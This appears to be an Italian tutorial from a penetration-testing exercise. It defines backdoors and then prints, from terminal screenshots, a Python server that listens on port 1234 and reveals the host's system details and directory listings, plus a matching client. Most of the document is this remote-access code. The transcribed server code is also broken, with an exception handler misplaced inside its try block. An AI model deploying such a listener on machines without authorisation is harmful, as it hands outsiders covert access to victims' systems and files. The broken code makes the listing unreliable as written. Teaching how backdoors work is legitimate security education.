


Una backdoor è praticamente (come dice il nome) una porta sul retro. Permette di accedere ad un determinato sistema e mantenere l'accesso, dopo che le precedenti fasi di un penetration test sono già state completate, senza che vengano ri-effettuate. E' chiaramente pericolosa poiché permetterebbe ad un eventuale attaccante di prendere e mantenere il controllo su una macchina a suo piacimento. C'è da dire però che non tutte le backdoor vengono installate con intenti malevoli. Vengono infatti utilizzate anche dai programmatori legittimi (e vengono soprattutto documentate) per il debugging o per eventuali situazioni di emergenza.

In questo caso, abbiamo due programmi, il primo (backdoor.py) è il server, l'altro è il client.

Nel caso del server, quando avviato rimane in attesa di ricevere delle connessioni esterne, in più elabora o esegue eventuali input utente dalla macchina nel quale è stata inserita la backdoor.

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: ~/Desktop/Python_Samples'. The terminal shows the GNU nano 6.0 editor editing a file named 'backdoor.py'. The code is a Python script for a simple backdoor server. It imports 'socket' and 'platform', sets 'SRV_ADDR' to an empty string and 'SRV_PORT' to 1234. It creates a socket 's' with 'socket.AF_INET' and 'socket.SOCK_STREAM', binds it to 'SRV_ADDR' and 'SRV_PORT', and listens on port 1234. It then enters a loop where it accepts connections. For each connection, it prints 'client connected: ' followed by the address. It then enters a try-except block. In the try block, it receives data (1024 bytes) and checks if it starts with '1'. If so, it sends back the platform information. If it starts with '2', it receives more data and lists the files in that directory, sending back the list. If it starts with '0', it closes the connection and accepts the next one. The code is as follows:

```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
        except:continue

        if(data.decode('utf-8') == '1'):
            tosend = platform.platform() + " " + platform.machine()
            connection.sendall(tosend.encode())
        elif(data.decode('utf-8') == '2'):
            data = connection.recv(1024)
            try:
                filelist = os.listdir(data.decode('utf-8'))
                tosend = ""
                for x in filelist:
                    tosend += "," + x
            except:
                tosend = "Wrong path"
            connection.sendall(tosend.encode())
        elif(data.decode('utf-8') == '0'):
            connection.close()
            connection, address = s.accept()
```

Nel caso del client invece, abbiamo le varie funzioni che possiamo utilizzare:

- Nel caso di "0", il client chiuderà la connessione
"mysock.close()"
- Nel caso di "1", il client richiederà al server le info sul sistema operativo della macchina compromessa
- Nel caso di "2", verrà richiesto di inserire un path. Il chè ci permetterà di vedere qualsiasi file presente in quel determinato path.

```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 client_backdoor.py
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("""\n\n0) Close the connection
1) Get system info
2) List directory contents""")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()

while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("*"*40)
        for x in data:
            print(x)
        print("*"*40)
```